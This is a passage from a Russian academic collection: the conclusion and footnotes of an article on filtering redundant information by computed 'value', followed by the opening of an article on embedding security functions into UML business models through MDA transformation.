Избыточность трафика влечет рост диффузии (по С. Брэдфорду–Б. Викери[17]) полезной информации в открытом информационном пространстве. Необходимая информация «растворяется» в потоке в лучшем случае бесполезной (ненужной), а в худшем – правдоподобной или ложной (опасной, вредной) информации, в так называемом информационном мусоре, по С. Бирсу[18]. Причем его информационный объем зачастую существенно (в десятки–сотни раз) превышает объем полезной информации (при равновеликих затратах коммуникационно-вычислительных ресурсов и человеческого потенциала на преобразование / хранение / передачу равных объемов «полезной» и «бесполезной» информации).

К чему влечет перегрузка систем массового обслуживания в случае $\rho>1$, где ρ – коэффициент загрузки системы[19], хорошо известно всем специалистам упомянутой предметной области. Более того, с содержательной точки зрения характеристики эффективности функционирования «традиционных» средств (систем) информационной безопасности (т. е. средств «защиты информации») вполне определенным образом связаны и с информационным объемом (по К. Шеннону – Р. Харли –У. Уиверу) защищаемого ресурса. Естественно, путем задействования дополнительных технических средств можно обеспечить функционирование системы в режиме $\rho>1$, что, однако, связано с дополнительными инвестициями материально-финансовых средств в «бессмысленную» работу («обработку» бесполезной информации).

Таким образом, возникает актуальная проблема отсеивания (фильтрации) избыточной (бесполезной, вредной) информации как в отношении информационно-коммуникационных сетей (World Wide Web), так и в отношении индивидуальных и коллективных хранилищ данных (знаний). С концептуальной точки зрения она, в определенном смысле, двойственна к проблеме информационного поиска полезной информации, ибо выявить необходимую информацию из потенциального множества возможных можно и отсеяв всю неподходящую информацию.

Основные объекты, подверженные угрозам безопасности

К основным объектам информационной инфраструктуры, подвергаемым воздействию угроз указанного класса, относятся:

- субъекты – синтезаторы / анализаторы / потребители информации (знаний);
- технические (программно-аппаратные) средства передачи информации (информационные сети);
- технические средства хранения информации (базы / банки данных / знаний);
- технические средства преобразования (обработки) информации (вычислительные системы);
- технические средства защиты информации (от несанкционированного доступа).

По мнению большинства авторитетных источников, к наиболее слабым звеньям в информационно-вычислительных сетях (с точки зрения устойчивости, безошибочности, непрерывности и надежности функционирования, а также в ряде случаев и пропускной способности) относится человек (пользователь), поскольку по большинству своих психофизиологических показателей он уже в настоящее время уступает существующим средствам автоматизации информационных процессов[20].

Более того, вследствие определенных психофизиологических особенностей человек как открытая система с конечными эксплуатационными ресурсами не в состоянии самостоятельно ограничить поток внешней информации и эффективно «отфильтровывать» (выделять) подпотоки информации, необходимой для успешного функционирования в динамически изменяющейся внешней среде (социуме). В частности, в рамках настоящей образовательной системы обучаемый контингент в значительной мере самостоятельно формирует индивидуальную подсистему приобретаемых знаний (фактически мировоззрение субъекта), заполняя ее зачастую информационным мусором, вытесняющим необходимые полезные знания и разрушающим их концептуальную целостность, полноту и непротиворечивость, что в результате может привести к изменению менталитета целых поколений нации.

Воздействие многократно избыточной информации на технические объекты характеризуется прежде всего неэффективным использованием существующих конечных информационно-вычислительных ресурсов инфраструктуры. В частности, в отношении средств защиты информации речь идет о неэффективном (избыточном) использовании весьма дорогостоящих программно-аппа-

ратных средств ограничения и разграничения доступа к хранимой и передаваемой по каналам информации (базам данных и знаний), активного мониторинга за состоянием сети (регистрации критических точек), криптографического закрытия (включая ключевую документацию) информации, активного целенаправленного аудита подсистемы защиты и т. д.

Специфическими объектами современной информационной инфраструктуры являются самообучаемые антропоморфные системы искусственного интеллекта, вышеперечисленные угрозы в отношении которых реализуются по аналогии как с доинтеллектуальными техническими объектами, так и с субъектами – пользователями инфраструктуры.

Методология защиты интеллектуальных систем «от информации»

Предметно-ориентированные специальные методы и средства защиты открытого информационного пространства от избыточной информации в настоящее время ни за рубежом, ни в отечественной практике фактически не используются. Косвенные механизмы защиты представлены (в иной предметной феноменологии), прежде всего, логико-лингвистическими конструкциями поиска («просеивания») необходимой информации во внешних источниках знаний, интегрированными в сетевые поисковые системы (браузеры), средствами контроля за вредоносными программами (вирусами и транзакциями злоумышленников) и адресными блокираторами отторгаемых источников (например, защита от спама).

Основу «Концепции защиты интеллектуальных систем “от информации”» составляет идея выявления во входящих потоках информации, полезной (в семантическом плане) интеллектуальной системе, и отсеивания (фильтрации) бесполезной или вредной.

Показателем, характеризующим качество «полезности» поступающей пользователю информации, является ее прагматическая «ценность» («значимость», «важность» в общей аксиологии), интерпретируемая в контекстах семантики И. и вполне определенного «пространства» целей ИС и, до последнего времени, не измеримая на известных числовых множествах. Вообще следует заметить, что декларируемые возможности известных механизмов прагматической фильтрации И. весьма ограниченны. Фактически численные методы, модели и алгоритмы аксиологической («ценностной») фильтрации семантической информации в них отсутствуют. В основе же большинства практических методик

оценки ценности в антропогенных системах управления до настоящего времени лежат классические экспертные процедуры, в ряде случаев частично автоматизированные на уровне интерактивного доступа к информации (например, с использованием аппарата логического вывода или систем продукций)[21].

Таким образом, предлагается синтезировать механизм защиты на основе использования аксиологических фильтров, реализующих функции численной оценки ценности поступающей информации, отбора наиболее ценной и отсеивания (фильтрации) менее ценной (бесполезной или вредной) с использованием вполне определенных критериев. Интерпретация процессов эвристического аксиологического анализа информации средствами языка математического моделирования влечет возможность автоматизации процессов аксиологической фильтрации. По некоторым оценкам[22], автоматический аксиологический фильтр за сутки позволит извлечь из общего потока информации (включая «информационный мусор») в десятки (по ряду источников – сотни) раз больше полезной информации (в вербальной форме представления) по сравнению с пользователем-экспертом (что эквивалентно аналогичному сокращению объема избыточности информации в специализированном информационном пространстве). Таким образом, производительность интеллектуальной деятельности в данном направлении может быть повышена в десятки (сотни) раз, что явным образом характеризует потенциально достижимый эффект внедрения предлагаемого аппарата, в частности, в аспекте выявления новых знаний.

В основу методологического аппарата аксиологической фильтрации предлагается положить известные принципы целевого управления интеллектуальными системами и современного структурализма (при соблюдении аксиомы фундирования[g])[23] в условиях отказа от использования множества известных моделей (преимущественно последовательных логико-семиотических) характеристических свойств информации и категориального синтеза модели-универсума И., частные реализации которой поглощают существующие подходы к решению проблемы.

В качестве модели-универсума семантической информации («содержания» в методах «контент-анализа») предлагается использовать семиотико-хроматические гипертопографы (СХ-ητ-

---

[g] Аксиома *фундирования (англ.* foundation – основание, фундамент, базис) в классической теории множеств устанавливает существование праэлементов, «атомов простоты», «дна элементарности» в каждом множестве.

графы) $g^{\kappa}_{\eta\tau}x \in G^{\kappa}_{\eta\tau}x$ произвольного порядка κ-топологизации множества-носителя, редуцируемые в последующем в измеримое метрическое хроматическое κ-гиперпространство над *GF(2)* и позволяющие эффективно интерпретировать известные модели представления декларативных знаний (семантические сети и метасети, системы продукций, фреймы, категориальные модели, концептуальные структуры, онтологии, таксономии и т. п.)[24].

Последующая алгебраизация модели (синтез сигнатуры) в форме одноосновной метаалгебры $\mathrm{A}_{G^{\kappa}_{\eta\tau}x}$ обеспечивает возможность моделирования динамических процессов функционирования ИС. В свою очередь, процесс оценки ценности входящей в систему семантической информации моделируется конечным метаавтоматом, в качестве элементов основных множеств входа и внутренних состояний которого выступают СХ-$\eta\tau$-графы. Количественную оценку ценности информации предполагается осуществлять путем исчисления значений синтезированных метрик на универсальной модели семантической информации, аргументами которых выступают текущие и целевые состояния интеллектуальной системы. Участки исследуемого входящего документального контекста (последовательные семиотико-лингвистические модели вербальной коммуникации) преобразуются в семантические образы модели-универсума (СХ-$\eta\tau$-графы), которые сравниваются с семантическими образами пространства целевых состояний[25].

Представление СХ-$\eta\tau$-графа в виде элемента измеримого метрического булевого κ-гиперпространства позволяет перейти к непосредственной алгоритмизации разработанных методик и реализации их на существующих средствах вычислительной техники. Использование «плавающего» интервала топологизации множества-носителя наряду с использованием нечетких вычислений и формальными практическими ограничениями, налагаемыми на мощности задействованных множеств, обеспечивает вычислимость и работоспособность разработанных методов на существующих средствах вычислительной техники.

Образцом работоспособного программного продукта (исследовательский прототип), осуществляющего численную оценку ценности входящей в ИС информации, является интеллектуальная программная среда «АКСИОН»[26], ядро которой может быть использовано как для семантико-аксиологического отбора необходимой для потребителя информации (синтез семантических браузеров и поисковых систем), так и при создании прототипа потокового сетевого аксиологического фильтра.

Заключение

Особую позицию в перечне прагматических свойств И. занимает ее *семантика*, под которой в вербальном контексте обычно понимают интегральную совокупность их «смысла» и «значения», возможно, и «содержания».

С одной стороны (согласно определению «семантического отношения» как отношения информации и объекта – передатчика информации), семантика информации отражает объективно-содержательные атрибуты объекта (информационных форм МС ОР[27]), являясь в данном контексте независимой от взаимодействующего субъекта.

С другой стороны, в свете постнеклассической науки, формирование любой социальной информации, в том числе и естественно-научных знаний об ОР, есть продукт деятельности антропного сознания (аппарата абстрактного мышления). Именно в этом контексте объективная информация неотрывна от субъективной интерпретации исследователя, т. е. от прагматического отношения И. к субъекту. Тем более если речь идет об этапах восприятия и распознавания И. ИС, формирования «смысла» (однокоренное выражение с «мыслью») и далее фиксации интерпретации в вербальной форме в ПЗ АИС. Таким образом, в предметной области семантической коммуникации ИС семантика И. может быть интерпретирована только (необходимо) с учетом ее прагматической составляющей.

Изложению результатов анализа семантических аспектов информационной безопасности в области коммуникации ИС, затронутых в ряде ранних работ автора, планируется посвятить отдельное издание под ориентировочным наименованием «Криптосемантика: дополнительные главы общей криптологии».

Решение задач автоматизации процессов аксиологической фильтрации непосредственно связано с разрешением проблемы автоматического извлечения знаний из ЕЯ-потоковых данных (преобразованием последовательных логико-лингвистических моделей в модель СХ-ητ-графа). Значимые результаты в данном направлении (в дискурсе русского языка) достигнуты в работах Совпеля И.В. (БГУ), Осипова Г.С. (ИСА РАН), Куршева Е.П., Кормалева Д.А. и др. (ИЦИИ ИПС РАН) в рамках проектов ТРИАДА, SIMER+MIR (EXTRA), ИСИДА-Т, ЭТАП-3, EXACTUS, SEMANTIX и т. д. Последующие исследования направлены на развитие изложенных и упомянутых в работе результатов.

Примечания

1 См.: Послание Федеральному Собранию Российской Федерации. 5 ноября 2008 г. Москва, Большой Кремлевский дворец [Электронный ресурс] // Официальный сайт Президента России [М., 2008]. URL: http://www.kremlin.ru/appears/2008/11/05/1349_type63372type63374type63381type82634_208749.shtml.

2 См.: *Баранович А.Е.* Введение в предметно-ориентированные анализ, синтез и оптимизацию элементов архитектур потоковых систем обработки данных. М.: ГШ ВС РФ, 2001.

3 См.: *Баранович А.Е.* Дидактические материалы к специальному курсу «Введение в информациологию и ее специальные приложения». М.: РГГУ, 2009 (в печ.).

4 См.: Философский энциклопедический словарь / Редколл.: С.С. Аверинцев, Э.А. Араб-Оглы, Л.Ф. Ильичев и др. 2-е изд. М.: Сов. Энциклопедия, 1989.

5 См.: *Баранович А.Е.* Дидактические материалы к специальному курсу «Введение в информациологию и ее специальные приложения».

6 См.: *Баранович А.Е.* Прикладная и математическая лингвистика: современная междисциплинарная парадигма // Лингвистическая полифония / Отв. ред. чл.-корр. РАН В.А. Виноградов. М.: Языки славянских культур, 2007.
См.: *Baranovich A.E.* Pragmatic potential of verbal information: aspects of mathematical modeling // Proc. of the 12th Intern. Conf. “Speech and Computer” SPECOM’2007. Moscow: MSLU, 2007. Vol. 2.

7 См.: *Степин В.С.* Становление идеалов и норм постнеклассической науки // Проблемы методологии постнеклассической науки: Сб. ст. / Отв. ред. Е.А. Мамчур. М.: ИФРАН, 1992.

8 *Баранович А.Е.* Структурное метамоделирование телеологических информационных процессов в интеллектуальных системах. М.: ГШ ВС РФ, 2002; *Он же.* Семиотико-хроматические гипертопографы. Введение в аксиоматическую теорию: информационный аспект. М.: ГШ ВС РФ, 2003; *Он же.* Дидактические материалы к специальному курсу «Введение в информациологию и ее специальные приложения».

9 См.: Древнегреческая философия. От Платона до Аристотеля: сочинения: Пер. с древнегреч. Харьков: Фолио; М.: ООО «Фирма “Издательство АСТ”», 1999.

10 См.: *Баранович А.Е.* Структурное метамоделирование телеологических информационных процессов в интеллектуальных системах; *Он же.* Основные элементы методологии дискретного метамоделирования процесса исчисления ценности информации в интеллектуальных системах // Тр. Междунар. научн.-техн. конф. «Интеллектуальные системы» (AIS’06). Т. 1. М.: Физматлит, 2006; *Баранович А.Е., Баранович А.А., Лишин Н.А.* Исчисление ценности прагматической информации в интеллектуальной программной среде «АКСИОН» // Тр. XI национ. конф. по искусственному интеллекту с междунар. участ. (КИИ-08). Т. 3. М.: ЛЕНАНД, 2008.

11 См.: *Баранович А.Е.* Дидактические материалы к специальному курсу «Введение в информациологию и ее специальные приложения».

12 См.: *Тихонов В.А., Райх В.В.* Информационная безопасность: концептуальные, правовые, организационные и технические аспекты. М.: Гелиос АРВ, 2006; *Ярочкин В.И.* Информационная безопасность: учебник для вузов. М.: Академический Проект, 2006.

13 См.: *Хорошевский В.Ф.* Пространства знаний в сети Интернет и Semantic Web. Ч. 1 // Искусственный интеллект и принятие решений. 2008. № 1; *Он же*. Онтологические модели и Semantic Web: откуда и куда мы идем [Электронный ресурс] // Сб. тр. симпозиума «Онтологическое моделирование». ИПИ РАН. [М., 2008]. URL: http://synthesis.ipi.ac.ru/synthesis/ontology program (дата обращения: 20.03.08).

14 См.: *Catherine Brahic*. 25 environmental threats of the future [Электронный ресурс] // NewScientist.com news service. [2008]. URL: http://environment.newscientist.com/article/dn13505-named-25-environmental-threats-of-the-future.html (дата обращения: 20.03.08).

15 См.: Конституция Российской Федерации: принята всенар. голосованием 12 дек. 1993 г. // СЗ РФ. 1994. № 1.

16 См.: *Баранович А.Е.* Дидактические материалы к специальному курсу «Введение в информациологию и ее специальные приложения».

17 См.: *Баранович А.Е.* Введение в предметно-ориентированные анализ, синтез и оптимизацию элементов архитектур потоковых систем обработки данных.

18 См.: *Баранович А.Е.* Структурное метамоделирование телеологических информационных процессов в интеллектуальных системах; *Шанкин Г.П.* Ценность информации. Вопросы теории и приложений. М.: Филоматис, 2004.

19 См.: *Матвеев В.Ф., Ушаков В.Г.* Системы массового обслуживания. М.: Изд-во МГУ, 1984.

20 См.: *Костогрызов А.И., Бескоровайный М.М., Львов В.М.* Инструментально-моделирующий комплекс для оценки качества функционирования информационных систем «КОК». М.: Вооружение. Политика. Конверсия, 2002.

21 См.: *Баранович А.Е.* Структурное метамоделирование телеологических информационных процессов в интеллектуальных системах. М.: ГШ ВС РФ, 2002; *Шанкин Г.П.* Указ. соч.

22 См.: *Костогрызов А.И., Бескоровайный М.М., Львов В.М.* Указ. соч.

23 См.: *Френкель А., Бар-Хиллел И.* Основания теории множеств. М.: Мир, 1966.

24 См.: *Баранович А.Е.* Семиотико-хроматические гипертопографы. Введение в аксиоматическую теорию: информационный аспект; *Он же*. *K*-гиперпространство семиотико-хроматических гипертопографов как универсальная модель представления фактографических знаний // Матер. IX междунар. конф. «Интеллектуальные системы и компьютерные науки». Т. 1. Ч. 1. М.: МГУ, 2006.

25 См.: *Баранович А.Е.* Основные элементы методологии дискретного метамоделирования процесса исчисления ценности информации в интеллектуальных системах.

26 См.: *Баранович А.Е., Баранович А.А., Лишин Н.А.* Интеллектуальная среда моделирования прагматических атрибутов информации // Тр. Междунар. научн.-техн. конф. «Интеллектуальные системы» (AIS'07). Т. 1. М.: Физматлит, 2007; *Они же*. Исчисление ценности прагматической информации в интеллектуальной программной среде «АКСИОН».

27 См.: *Баранович А.Е.* Дидактические материалы к специальному курсу «Введение в информациологию и ее специальные приложения»; См.: *Он же*. Введение в предметно-ориентированные анализ, синтез и оптимизацию элементов архитектур потоковых систем обработки данных.

А.Н. Приезжая

ТЕХНОЛОГИИ ВСТРАИВАНИЯ ФУНКЦИЙ БЕЗОПАСНОСТИ В БИЗНЕС-ПРОЦЕССЫ*

Для обеспечения безопасности системы недостаточно просто применить какой-либо отдельный механизм защиты, необходимо обеспечить его корректное встраивание в бизнес-приложение и взаимодействие с другими применяемыми механизмами защиты. Автором предложена технология преобразования UML моделей, позволяющая корректно встраивать функции безопасности в том числе и в распределенные системы. Применение данной технологии позволяет согласовывать модель защиты и бизнес-модель на высоком уровне абстракции. Особенностью данной технологии является возможность ее применения уже на этапе эксплуатации системы. В статье встраивание функций безопасности рассматривается на примере упрощенной системы учета рабочего времени.

Ключевые слова: UML модель, встраивание функций безопасности, MDA, преобразование моделей, модель системы в защищенном исполнении.

В настоящее время происходит активное развитие информационных технологий и расширение сферы их применения, в частности, возникает необходимость внедрения новых технологий в существующий бизнес-процесс. В качестве примера можно привести внедрение в банке технологии управления лицевым счетом через Интернет, естественно, система удаленного управления счетом должна поддерживать ту же политику безопасности, что и традиционная система. Таким образом, существует некая новая технология и введенная на предприятии политика безопасности, и перед разработчиками защищенных систем стоит задача совмещения двух групп требований: требований безопасности и бизнес-требований.

* Работа выполнена при поддержке РФФИ, грант № 07-07-00236.

Как правило, в организациях с высокими требованиями к уровню безопасности ведется интегрированная разработка защищенных систем, т. е. совместная разработка системы защиты информации и бизнес-системы, в частности, в некоторых банках политика безопасности требует применение **только** таких средств, однако, к сожалению, применение интегрированной разработки далеко не всегда возможно. В этом случае возникает задача внедрения функций безопасности в существующие (разработанные) системы.

На практике совмещение разнородных требований вызывает определенные трудности, поэтому за последние годы были разработаны различные методы интеграции бизнес-технологий и технологий безопасности, в частности, были предложены методы разработки, основанные на технологии Model Driven Architecture (MDA).

Описание используемых технологий

Технология MDA подразумевает автоматизированное преобразование моделей. В ее основе лежат понятия платформенно-независимой и платформенно-зависимой моделей (platform-independent and platform-specific model, PIM and PSM). В процессе разработки системы сначала создается PIM – модель, содержащая бизнес-логику системы без конкретных деталей ее реализации, относящихся к какой-либо технологической платформе. На этом этапе не принимается никаких решений по поводу реализации, разрабатываемый программный продукт не привязывается к технологиям, разработка упрощается, так как модель становится обозримой и ненужная детализация не мешает проектировщику выбирать оптимальный алгоритм работы системы. Иными словами, в платформенно-независимую модель закладывается только бизнес-логика, сценарии использования, функциональные требования и другая информация о взаимодействии системы с пользователем и о желаемом поведении системы.

После того как PIM в достаточной степени детализирована, выполняется переход к платформенно-зависимой модели. Эта модель описывает уже не только функциональность системы, но и ее реализацию с использованием конкретной технологической платформы. Происходит дальнейшая детализация модели и добавление элементов и конструкций, специфичных для выбранной технологии реализации, в случае необходимости могут быть внесены изменения в платформенно-независимую модель с их последующим отображением в «рабочую» модель. После того как модель достаточно разра-

ботана, выполняется автоматическая генерация кода, затем производится доработка этого кода и его компиляция.

Платформенно-независимая модель преобразуется в платформенно-зависимую с использованием еще двух моделей, как правило, скрытых от разработчика системы: модели платформы и метамодели преобразования. Эти две модели, в общем случае, разрабатываются и стандартизируются консорциумом OMG. Модель платформы определяет классы, специфичные для данной платформы (например, классы языка Java), а метамодель преобразования задает правила отображения этих классов на платформенно-независимую модель.

Таких преобразований может быть несколько, например, одно преобразование задает целевую платформу (Windows, Unix, MacOS и т. д.), а другое – определяет язык программирования.

При использовании технологии MDA фактически одновременно разрабатываются и изменяются сразу три модели (PIM, PSM и код), представляющие разрабатываемую систему с разных точек зрения и с различными уровнями детализации.

Основные разработки в области внедрения функций безопасности

В зарубежной научной литературе разработано несколько методов внедрения функций безопасности с использованием технологии MDA. В частности, предложен ряд диалектов UML для разработки систем безопасности[1,2,3]:

- UMLSec «Secure Systems Development with UML», Jan Jurjens. В работе рассматривается применение стереотипов и других расширений UML для моделирования систем безопасности;
- SecureUML «SecureUML: A UML-Based Modeling Language for Model-Driven Security», Torsten Lodderstedt, David Basin, and Jürgen Doser. Разработана метамодель языка, предназначенного для моделирования доступов к системе на основе идеологии Role Based Access Control (RBAC – ролевая политика);
- UMLpac «UMLpac: An Approach for Integrating Security into UML Class Design», Matthew J. Peterson, John B. Bowles, Caroline M. Eastman. В данной работе предлагается отдельный уровень абстракции для моделирования функций безопасности.

Также в ряде статей рассматривается применение технологии MDA в контексте интегрированной разработки систем в защищенном исполнении, в качестве примера можно привести[4,5]:

– «Model Driven Security for Process-Oriented Systems», David Basin, Jürgen Doser;
– «Model Driven Security from UML Models to Access Control Infrastructures», Torsten Lodderstedt, David Basin, Jürgen Doser.

В каждой из приведенных статей рассматривается применение данной технологии только для какого-то одного аспекта (механизма) безопасности.

Во всех этих работах рассматривается разработка СЗИ параллельно с разработкой функциональной части системы, тогда как применение UML и MDA для разработки СЗИ на этапе эксплуатации системы в литературе не разработана. При этом необходимо учитывать, что наибольшие сложности у разработчиков вызывает именно корректное встраивание функций безопасности в готовую систему.

Описание технологии встраивания функций безопасности в UML модель защищаемой системы

Автором статьи предлагается возможность применения технологии MDA для модернизации действующей системы при условии наличия полной UML модели защищаемой системы. При этом фактически сохраняются все преимущества интегрированной разработки, так как все изменения в систему вносятся на уровне модели. Кроме того, данный метод может быть применен для разработки распределенной системы в защищенном исполнении.

В рамках данного подхода в качестве PIM автором рассматривается бизнес-модель распределенной системы, которая затем будет отображена на «технологическую платформу» – систему защиты информации.

Результатом данного отображения будет PSM – модель системы в защищенном исполнении, по которой в дальнейшем возможна генерация кода. Для реализации данного отображения, в соответствии с технологией MDA, также необходимо разработать метамодель преобразования и инструмент, его реализующий.




Рис. 1. Создание системы в защищенном исполнении

Этот механизм позволяет сравнительно легко модернизировать систему защиты информации, сохраняя согласованность компонентов на уровне модели и, следовательно, на уровне кода. При использовании данной технологии достаточно внести изменение только в модель СЗИ, а затем повторить процедуру преобразования, фактически отобразить бизнес-модель на другую технологическую платформу. А применение разработанной СЗИ для других программных продуктов требует от разработчика не моделирования новой системы, а разметки уже существующей модели. В данном случае под разметкой модели понимается задание значений некоторых ее свойств, необходимых для автоматической обработки.

Преобразование бизнес-модели системы в модель системы в защищенном исполнении осуществляется в два этапа:

1. Разработка целевой платформы – модели системы защиты информации. Одна и та же модель СЗИ может применяться для множества бизнес-моделей.

Требования к СЗИ формируются в достаточно общем виде, так как на данном этапе стоит задача построения «общей» модели СЗИ, которая будет уточняться уже при формировании модели системы в защищенном исполнении применительно к требованиям

конкретной системы. Разработанная СЗИ должна предоставлять механизмы защиты от всех определенных обладателем информации угроз безопасности системы.

2. Объединение UML моделей и проведение проверки полученного результата на корректность с точки зрения языка UML и на соответствие всем требованиям.

На втором этапе используется разработанный автором механизм преобразования UML модели, который включает в себя:

1. Модель преобразования.
2. Язык разметки модели.
3. Программное средство преобразования.

Для успешного применения программного средства преобразования бизнес-модель системы должна отвечать определенным требованиям.

1. Модель должна быть класс-ориентированной.
2. Система представляет собой распределенное web-приложение.
3. Модель рассматривается в двух представлениях: логическое (*Logical View*) и размещения (*Deployment View*).
4. Модель имеет три уровня представления:
   а) приложения (*Application*);
   б) бизнес-процессов (*Business Services*);
   в) промежуточный уровень реализации (*Middleware*).
5. Также в модели существуют два дополнительных представления:
   а) архитектурные механизмы (*Architectural Mechanisms*);
   б) реализация прецедентов (*Use-case Realization*).
6. Динамическое представление системы показано на диаграммах последовательностей.
7. Требования безопасности могут быть сформулированы применительно к классам, а не к их экземплярам.
8. В модели существуют базовые классы:
   а) *ApplicationForm* («стартовая» страница для приложения);
   б) *Middleware* (базовый класс для языка реализации).

Инструмент преобразования, таким образом, не является абсолютно независимым, он жестко связан со структурой защищаемой системы.

Технология MDA предполагает наличие трех моделей, в рассматриваемом случае: бизнес-модели системы, модели СЗИ и модели преобразования. Модель преобразования представляет собой UML модель реализуемой трансформации, фактически она включает две взаимосвязанные модели:

– модель инструмента разметки. Инструмент разметки модели предназначен для обозначения «точек соприкосновения» объединяемых моделей. Данная модель предназначена для

автоматизированного создания программного средства разметки;
– собственно модель преобразования, определяющая связь между внедряемыми элементами модели и свойствами инструмента разметки.

Модель преобразования содержится в той же модели, что и модель функций безопасности в отдельном пакете *Tool*, в нем содержатся два пакета, описывающих трансформацию модели, – *Patterns и Configurations*.

Пакет *Configurations* описывает структуру *Property set* (наборов свойств) разработанного инструмента. Эти свойства содержатся в спецификации объекта модели (класса, атрибута, операции, ассоциации) и описывают требования безопасности к конкретным объектам модели. Эти свойства определяют порядок трансформации модели.

Имена классов, отвечающих за создание листов свойств и генерацию атрибутов и ассоциаций для объектов преобразуемой модели, должны иметь следующие суффиксы:
– *Class*, для объектов, связанных с классами;
– *Attribute*, для объектов, связанных с атрибутами;
– *Association* для объектов, связанных с ассоциациями;
– *Operation* для объектов, связанных с операциями.

Класс со стереотипом *AttributeSet* определяет набор свойств объекта (*Property Set*), его атрибуты определяют свойства, составляющие этот набор. Имя сгенерированного набора совпадает с именем класса, без указания типа объекта. Например, по классу *SecurityAnalysis__Class* будет создан набор свойств *SecurityAnalysis*. В этот набор импортируются свойства из ассоциированных классов со стереотипом *PropertyList*.

Для каждого механизма безопасности создается отдельный класс со стереотипом *PropertyList*, атрибуты такого класса импортируются в единый *Property Set* в соответствии с типом объекта. Также создается ряд вспомогательных классов со стереотипом *Property Set*, содержащие свойства, используемые несколькими механизмами безопасности, либо содержащие метки, используемые при трансформации модели.

По умолчанию к каждому элементу модели применяется набор свойств *SecurityAnalysis*. Этот набор свойств используется при разметке модели. Инструмент Security включает в себя также набор *SecurityContext*, этот набор применяется к модели системы в защищенном исполнении и определяет некоторые свойства безопасности.

В пакете *Patterns* моделируется само преобразование, т. е. в нем показана связь свойств, созданных в пакете *Configurations,* с собственно системой защиты информации. В соответствии с этой моделью строится скрипт преобразования.

На диаграммах классов пакета *Patterns* смоделированы элементы, внедряемые в бизнес-модель системы, т. е. классы, ассоциации, операции и их атрибуты. Каждый класс в этом представлении имеет атрибут *for,* определяющий свойство набора *SecurityAnalysis*, от значения которого зависит создание элемента. Также классы могут иметь атрибуты, определяющие свойства создаваемого элемента модели, например, name – его имя, stereotype – стереотип.

Создаваемые в процессе преобразования ассоциации показаны на диаграмме *NewAssociation*, каждая ассоциация смоделирована отдельным классом, имеющим ассоциацию с тем классом, с которым она и будет создана. То есть один конец ассоциации – класс со значением TRUE свойства, указанного в атрибуте for, а второй ассоциированный класс, если стереотип ассоциации «with», а если ее стереотип «with child», то ассоциация будет создана с его дочерними классами, в соответствии со значением поля, вынесенного в квалификатор.

Дополнительные операции показаны на диаграмме *NewOperations*, там же смоделированы те атрибуты этих операций, которые зависят от классов преобразуемой модели. Атрибуты каждой операции смоделированы отдельным классом, ассоциированным с операцией.

На диаграмме *KeyClasses* смоделированы классы модели СЗИ, которые замещают классы бизнес-модели, т. е. точки сопряжения моделей. Классы этой диаграммы должны иметь значение TRUE в поле key_classes.

Как было сказано выше, в модели преобразования создаются классы, описывающие свойства набора *SecurityAnalysis*, используемые для разметки модели. Инструмент Security представляет собой список свойств безопасности, каждое из которых имеет некий «выпадающий» список значений. В качестве примера можно привести следующие свойства:

on_system_start свойство – предназначена для маркирования тех операций, которые должны быть выполнены при старте системы, например, проверка целостности конфигурационных файлов;

need_audit – данное свойство может принимать значение TRUE или FALSE (по умолчанию FALSE). Установленное значение TRUE означает, что данная операция может подвергаться аудиту;

audit_level свойство может принимать значение 1,2,3. Таким образом, минимальный уровень аудита соответствует значению 1,

базовый – 2, а детализированный – 3. По умолчанию установлен базовый уровень аудита;

need_crypto свойство – может принимать значение TRUE или FALSE (по умолчанию FALSE). Установленное значение TRUE означает, что данный элемент требует (или может потребовать) применения шифрования;

crypto_algoritm свойство – определяет применяемый алгоритм шифрования. По умолчанию DES;

userID_control – определяет, необходимо ли проверять соответствие пользовательского идентификатора идентификатору владельца;

import_associations – свойство, определяющее необходимость импортировать связи класса (определяет порядок трансформации), по умолчанию равно TRUE.

При генерации модели платежной системы в защищенном исполнении разработчик системы определяет, какие классы, атрибуты и операции требуют защиты, и устанавливает соответствующие значения свойств инструмента Security. Затем запускает скрипт преобразования, который осуществляет объединение исходной модели и модели системы защиты информации. При этом разработчик системы не должен знать, **как** реализуются функции безопасности, ему достаточно определить **защищаемые элементы** модели.

Генерация модели системы в защищенном исполнении – это, иными словами, связывание бизнес-модели системы и модели системы защиты информации.

Механизм связывания смоделирован в пакете *Patterns*. Связывание осуществляется по каждому механизму безопасности в отдельности, фактически каждый механизм безопасности имеет один или несколько классов-интерфейсов, по которым и осуществляется связывание.

При внедрении функций безопаснсти в защищаемую технологию изменяется взаимодействие между бизнес-классами системы, что должно получить свое отображение в динамическом представлении системы, т. е. на диаграммах последовательности, фактически в процессе генерации системы в защищенном исполнении создаются новые диаграммы последовательностей.

Рассмотрим в качестве примера некоторую упрощенную систему учета рабочего времени, в частности операцию *save (theTimecard : Timecard, theEmployee : Employee)* сохраняющую карточку учета рабочего времени.

